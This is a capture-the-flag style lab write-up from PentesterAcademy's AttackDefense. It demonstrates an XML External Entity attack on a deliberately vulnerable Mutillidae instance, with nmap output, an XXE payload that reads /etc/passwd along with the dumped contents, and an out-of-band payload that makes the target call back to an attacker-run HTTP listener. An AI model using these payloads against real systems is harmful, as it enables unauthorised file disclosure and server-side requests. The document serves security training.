ATTACK DEFENSE

by PentesterAcademy

Name	XML External Entity
URL	https://attackdefense.com/challengedetails?cid=1889
Type	Webapp Pentesting Basics


Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Objective: Perform XML External Entity attack.

Solution:

Step 1: Start a terminal and check the IP address of the host.

Command: ip addr




```
root@attackdefense:~# ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
10552: eth0@if10553: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:0a:01:01:04 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 10.1.1.4/24 brd 10.1.1.255 scope global eth0
       valid_lft forever preferred_lft forever
10555: eth1@if10556: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:c0:ff:a4:02 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 192.255.164.2/24 brd 192.255.164.255 scope global eth1
       valid_lft forever preferred_lft forever
root@attackdefense:~#
```

Step 2: Run Nmap scan on the target IP to find open ports.

Note: The target IP will be 192.255.164.3

Command: nmap 192.255.164.3




```
root@attackdefense:~# nmap 192.255.164.3
Starting Nmap 7.70 ( https://nmap.org ) at 2020-06-03 22:08 IST
Nmap scan report for target-1 (192.255.164.3)
Host is up (0.000016s latency).
Not shown: 998 closed ports
PORT     STATE SERVICE
80/tcp   open  http
3306/tcp open  mysql
MAC Address: 02:42:C0:FF:A4:03 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 0.24 seconds
root@attackdefense:~#
```

Port 80 and Port 3306 are open

Step 3: Start firefox and navigate to the target IP.



192.255.164.3


OWASP Mutillidae II: Keep Calm and Pwn On

Version: 2.6.62 Security Level: 0 (Hosed) Hints: Enabled (1 - Try easier) Not Logged In

TIP: Click *Hint and Videos* on each page


An instance of Mutillidae is running at port 80 of the target.

Step 4: Navigate to the XML validator page located in the XML External Entity Injection section under the OWASP 2017 menu.


192.255.164.3/
192.255.164.3
OWASP Mutillidae II: Keep Calm and Pwn On
Version: 2.6.62 Security Level: 0 (Hosed) Hints: Enabled (1 - Try easier) Not Logged In
Home | Login/Register | Toggle Hints | Show Popup Hints | Toggle Security | Enforce SSL | Reset DB | View Log | View Captured Data
OWASP 2017
OWASP 2013
OWASP 2010
OWASP 2007
Web Services
HTML 5
Others
Documentation
Resources
A1 - Injection (SQL)
A1 - Injection (Other)
A2 - Broken Authentication and Session Management
A3 - Sensitive Data Exposure
A4 - XML External Entities
A5 - Broken Access Control
A6 - Security Misconfiguration
A7 - Cross Site Scripting (XSS)
A8 - Insecure Deserialization
A9 - Using Components with Known Vulnerabilities
A10 - Insufficient Logging and Monitoring
XML External Entity Injection
XML Validator
s and Videos
TIP: Click Hint and Videos on each page
Listing of vulnerabilities
Bug Report Email Address
What's New? Click Here
Release Announcements
PayPal - The safer, easi way to pay online!
Want to Help?

Step 5: Enter a simple XML in the text area.

<message>
<name>
john
</name>
</message>



192.255.164.3/index.php
192.255.164.3/index.php?page=xml-validator.php
133%
OWASP Mutillidae II: Keep Calm and Pwn On
Version: 2.6.62 Security Level: 0 (Hosed) Hints: Enabled (1 - Try easier) Not Logged In
Home | Login/Register | Toggle Hints | Show Popup Hints | Toggle Security | Enforce SSL | Reset DB | View Log | View Captured Data
OWASP 2017
OWASP 2013
OWASP 2010
OWASP 2007
Web Services
HTML 5
Others
Documentation
Resources
PayPal - The safer, easier way to pay online!
Want to Help?
XML Validator
Back
Help Me!
Hints and Videos
Please Enter XML to Validate
Validate XML

Example: <somexml><message>Hello World</message></somexml>

XML

```
<message>
<name>
john
</name>
</message>
```

Click on the “Validate XML” button



XML Validator

Please Enter XML to Validate

Example: <somexml><message>Hello World</message></somexml>

XML

XML Submitted

```
<message> <name> john </name> </message>
```

Text Content Parsed From XML


john

The XML is successfully parsed.

Step 6: Enter an XML payload to retrieve the content of “/etc/passwd” file.

Payload:

```
<!DOCTYPE data [<!ENTITY passwd SYSTEM "file:///etc/passwd">]>
<data><text>&passwd;</text></data>
```



Example: <somexml><message>Hello World</message></somexml>


XML

```
<!DOCTYPE data [<!ENTITY passwd SYSTEM "file:///etc
/passwd">]>
<data><text>&passwd;</text></data>
```

XML Submitted

```
<message> <name> john </name> </message>
```

Click on the “Validate XML” button.



Example: <somexml><message>Hello World</message></somexml>

XML Submitted

```
<!DOCTYPE data [<!ENTITY passwd SYSTEM "file:///etc/passwd">]> <data><text>&passwd;</text></data>
```


Text Content Parsed From XML

```
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin
/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12
/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x
/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nol
data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:
Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporti
/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin libuuid:x:100:101::/var/li
syslog:x:101:104::/home/syslog:/bin/false mysql:x:102:105:MySQL Server,,,:/nonexistent:/bin/false
```

The content of /etc/passwd is retrieved successfully.

Step 7: Start HTTP Server on port 9000 to receive a request from the server.

Command: python -m SimpleHTTPServer 9000




```
root@attackdefense:~#
root@attackdefense:~# python -m SimpleHTTPServer 9000
Serving HTTP on 0.0.0.0 port 9000 ...
```

Step 8: Modify the payload to receive a request at port 9000 on the attacker’s machine.

Payload:

```
<!DOCTYPE data [<!ENTITY passwd SYSTEM "http://192.255.164.2:9000">]>
<data><text>&passwd;</text></data>
```



Please Enter XML to Validate

Example: <somexml><message>Hello World</message></somexml>


XML

```
<!DOCTYPE data [<!ENTITY passwd SYSTEM
"http://192.255.164.2:9000/helloworld">]> <data>
<text>&passwd;</text></data>
```

XML Submitted

```
<!DOCTYPE data [<!ENTITY passwd SYSTEM "file:///etc/passwd">]> <data><text>&passwd;</text></data>
```

Click on the “Validate XML” button.



```
root@attackdefense:~#
root@attackdefense:~# python -m SimpleHTTPServer 9000
Serving HTTP on 0.0.0.0 port 9000 ...
192.255.164.3 - - [03/Jun/2020 22:10:54] code 404, message File not found
192.255.164.3 - - [03/Jun/2020 22:10:54] "GET /helloworld HTTP/1.0" 404 -
```

An HTTP request is received from the server, Hence the attack was successful.

References:

1. Mutillidae (https://sourceforge.net/projects/mutillidae/)